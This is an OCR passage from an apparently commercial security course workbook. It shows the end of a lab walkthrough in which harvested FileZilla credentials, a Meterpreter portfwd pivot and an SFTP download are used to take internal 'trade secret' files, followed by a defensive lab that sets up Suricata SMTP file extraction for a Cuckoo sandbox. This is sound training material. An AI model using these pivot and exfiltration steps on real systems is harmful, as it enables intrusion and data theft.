
Once this is completed, we can execute the module using the "exploit" command:

msf post(filezilla_client_cred) > exploit

The output above lists some interesting credentials

Server: 192.168.20.10:22
Protocol: SSH
Username: dschrute
Password: 8!v+BkHbpS;1

These appear to be credentials for an internal system, possibly used to store internal development documents... So how can we as adversaries obtain access to this internal system? The answer is pivoting!



32. **Action on objectives - Setting up the pivot**

By using the built-in networking features in Metasploit, we can use our existing Meterpreter session as a bridge into the target network. We will use the "portfwd" function in the Meterpreter to forward traffic to the internal address we just identified! We can do this as follows:

msf post(filezilla_client_cred) > sessions -i 1
meterpreter > portfwd add -l 2222 -r 192.168.20.10 -p 22

-l stands for the local port to start listening on (on the attacker machine);
-r stands for the remote host to connect to (in the victim network);
-p stands for the remote port to connect to (in the victim network).

The big advantage of this technique is that we can now use tools outside of Metasploit to interact with our local listener on port 2222 and interact with internal target systems as if we were sitting right next to them in the internal network!

33. **Action on Objectives - Data exfiltration!**

Once we have set up our portforward in Metasploit with portfwd, we can connect to our own localhost on port 2222, where Metasploit will forward the traffic to the internal system on port 22. In order to access the SFTP service, we can use the built-in SFTP client in our Linux environment.

To do so, we can enter the following command in a new terminal (do NOT close the Metasploit terminal):

root@kali:~# sftp -P 2222 dschrute@127.0.0.1

We will attempt to authenticate to the internal system 192.168.20.10 as user dschrute, but will instruct sftp to connect to localhost port 2222. Again, Metasploit will take care of the port forwarding.

Note: As this is the first time you are connecting, you may receive a warning from the sftp client, indicating that this is an unknown host you are connecting to. You can enter "yes" to continue your connection.

Next, a password will be requested, which you previously extracted ("8!v+BkHbpS;1"). Once authentication you will receive the following prompt:

sftp>

We can use the "pwd" and "ls" commands to understand where in the file system we are currently situated:

sftp> pwd


As a result of pwd, you will notice we are currently in the home directory of dschrute (/home/dschrute).

sftp> ls

The ls command will show us some interesting files that are linked to Osprey. We can now also download them using the standard sftp client, using the "get" command (we use a wildcard after Osprey to download multiple files):

sftp> get Osprey*

Note that all of this communication is "double encrypted": it is first going over the encrypted Metasploit Meterpreter session and afterwards it is also encrypted by OpenSSH (as an SSH service is used). If you have some time left, feel free to open the stolen documents and see what great trade secrets were just compromised!



This page intentionally left blank.

SEC599-2.1: Exercise - Building a sandbox using Suricata & Cuckoo

Objective

For this course, we have created a full install of Cuckoo on an Ubuntu-based host. The course author further reworked the Cuckoo Auto-Install script and included it in the Course USB. Feel free to reuse it or tweak it further. Furthermore, we have installed Suricata IDS / IPS on the mail server, where we will perform both URL and SMTP extraction. Although all required software components are already installed, you will have to perform the final configuration and properly interpret the results.

The Ubuntu Cuckoo host has been configured in the following way:

- IP address 192.168.30.15 (Cuckoo web interface is available at 192.168.30.15:8000, while the API is available at 192.168.30.15:8090)
- VirtualBox has been installed
- A Windows VM (Windows 7 32-bit) has been installed & configured in Cuckoo

The mail server has been configured in the following way:

- IP address 192.168.20.10
- Suricata has been installed and is listening on the mail server network interface

So, what are the missing parts?

- Suricata hasn't been configured to perform SMTP file & URL extraction
- There is no link between Cuckoo & Suricata

In order to increase the added value for attendees, we have added the full solution as virtual machines to the course USB drives.

Scenario

Virtual Machines

1. SEC599-C01 - Kali
2. SEC599-C01 - Firewall
3. SEC599-C01 - Ubuntu02
4. SEC599-C01 - Ubuntu01
5. SEC599-C01 - DomainController
6. SEC599-C01 - Windows02

Exercise 1 : SEC599-2.1: Exercise - Building a sandbox using Suricata & Cuckoo

1. **Authenticate to Windows**

   In the first step of this lab, please authenticate to the Windows machine using the following credentials:

-Username: SYNCTECHLABS\Nick Fury
-Password: Awesomesauce123

We will use this system as a base system from which we will connect to our mail server and sandbox.

2. **Open Mozilla Thunderbird**

   Let's open up our standard e-mail client: Mozilla Thunderbird. You can find it on the desktop! Once opened, it should open up the mailbox for "jobs@synctechlabs.com", you should see that there are no incoming mails (we of course cleaned out the malware you sent on the first day...)


3. **Use putty to connect to the mail server**

   We will now start analyzing how our mail infrastructure is set up. As a first step, connect to our mail server using Putty. You can find Putty on the desktop, of the Windows machine.

   The mail server is in the Synctechlabs DMZ and has the following details:

   -IP address: 192.168.20.10
   -Username: sec599
   -Password: sec599

   Should you receive a security warning from Putty, this is because it's the first time you are connecting to the machine. You can just click "Yes" and proceed.



4. **Switch user to root**

   As we want to administer the mail server, let's assume root privileges in our putty session with the following command:

   sec599@webmail:~$ su root
   root@webmail:/home/sec599#

   This command will request you to enter the password for the root user, which is also "sec599".

```
login as: sec599
sec599@192.168.20.10's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

4 packages can be updated.
0 updates are security updates.


Last login: Fri Aug 11 10:13:51 2017 from 192.168.10.16
sec599@webmail:~$ su root
Password:
root@webmail:/home/sec599#
```

5. **Assess Suricata configuration file**

   The default Suricata configuration file is

   - /etc/suricata/suricata.yaml


   We can open the configuration file by using the following command (we will use the nano texteditor for this):

   root@webmail:/home/sec599# nano /etc/suricata/suricata.yaml

   We can review the configuration file to understand how Suricata is configured. Some of the interesting sections of this file include:

   - Network variables
   - Alerts - Enable or disable IDS alerts
   - Rules (what IDS rules will be triggered)
   - HTTP - Enable or disable HTTP logging
   - SMTP - Enable or disable SMTP loggin
   - FILE - Enable or disable extraction from files from certain protocols

   We can close the configuration file by using the "CTRL+X" key combination, which will close nano. Should nano ask you if you would like to save any changes you made, please press "N" for "No".



6. **Configure interface checksum offloading**

The devil is in the detail... Due to modern NIC's often performing checksum offloading, Suricata can have difficulties properly parsing & extracting files from the network streams. It is therefor important we disable NIC checksum validation using the following commands:

ethtool -K eth0 tso off
ethtool -K eth0 gro off
ethtool -K eth0 lro off
ethtool -K eth0 gso off
ethtool -K eth0 rx off
ethtool -K eth0 tx off
ethtool -K eth0 sg off
ethtool -K eth0 rxvlan off
ethtool -K eth0 txvlan off


As we want to make the lab run as smoothly as possible for you, we've included these commands in the /etc/suricata/disableoffloading.sh script. You can just execute this from the command line using the following command:

root@webmail:/home/sec599# /etc/suricata/disableoffloading.sh

As a result of running this script, you may receive a number of warnings (4 warnings should be visible) indicating that some settings couldn't be changed. This is normal & expected, as the default Ubuntu configuration already has some of these settings well-configured and it thus can't change the settings.

You can find more information on Suricata & offloading issues here:

https://redmine.openinfosecfoundation.org/projects/suricata/wiki/File_Extraction




7. **Enable Suricata SMTP extraction**

We will now enable Suricata's SMTP logging feature, which will start generating an SMTP log. This is a fairly easy configuration switch, as we just have to uncomment all of the lines in the "smtp" intend of the configuration file (/etc/suricata/suricata.yaml).

You can use a text-editor of your liking for this. Nano is a highly popular and intuitive text editor, but you can choose any other one. Please don't close nano just yet, as we need to make some more configuration changes which we'll address in the next steps!


Please refer to the attached screenshot for the expected configuration change. We will currently not further finetune the type of SMTP fields that are to be parsed. For our sandbox purposes, this perfectly suffices!



8. **Enable Suricata File extraction**

   Once SMTP logging has been configured, we can configure Suricata to store any files that are identified in SMTP traffic. We can do so using the "file-store" configuration section.

   We will just enable this setting, after which we will leave the rest of the settings on default. Please refer to the screenshot for a clear view on the intended configuration.




9. **Enable Suricata File log**

   Next to file extraction, we also want Suricata to keep a logfile of all extracted files. This can be done by setting the "file-log" configuration section.

   Again, we can just enable this and leave the default configuration settings.

   Upon configuring this line, we can close the file by pressing CTRL+X (if you use nano), after which you should confirm you want to save changes (by entering "Y").



10. **Restart Suricata**

We can now relaunch Suricata using:

root@webmail:/home/sec599# service suricata restart

This will relaunch the Suricata daemon, hereby reloading the configuration file! We can review whether Suricata started successfully by entering

root@webmail:/home/sec599# service suricata status

If no errors is displayed, we are in good shape!

```
root@webmail:/home/sec599# service suricata restart
root@webmail:/home/sec599# service suricata status
● suricata.service - LSB: Next Generation IDS/IPS
   Loaded: loaded (/etc/init.d/suricata; bad; vendor preset: enabled)
   Active: active (running) since Fri 2017-08-11 12:11:08 CEST; 6s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 1815 ExecStop=/etc/init.d/suricata stop (code=exited, status=0/SUCCES
  Process: 1825 ExecStart=/etc/init.d/suricata start (code=exited, status=0/SUCC
    Tasks: 7
   Memory: 228.8M
      CPU: 4.174s
   CGroup: /system.slice/suricata.service
           └─1835 /usr/bin/suricata -c /etc/suricata/suricata.yaml --pidfile /va

Aug 11 12:11:08 webmail systemd[1]: Stopped LSB: Next Generation IDS/IPS.
Aug 11 12:11:08 webmail systemd[1]: Starting LSB: Next Generation IDS/IPS...
Aug 11 12:11:08 webmail suricata[1825]: Starting suricata in IDS (af-packet) mod
Aug 11 12:11:08 webmail systemd[1]: Started LSB: Next Generation IDS/IPS.
lines 1-16/16 (END)
```

11. **Testing our results - Switching to the attacker!**

Let's now test the effectiveness of our solution! We will now shortly play an attacking role and send a sample payload that is sent to our victim environment.

For this, please switch to your Kali Linux machine, which uses the following credentials:

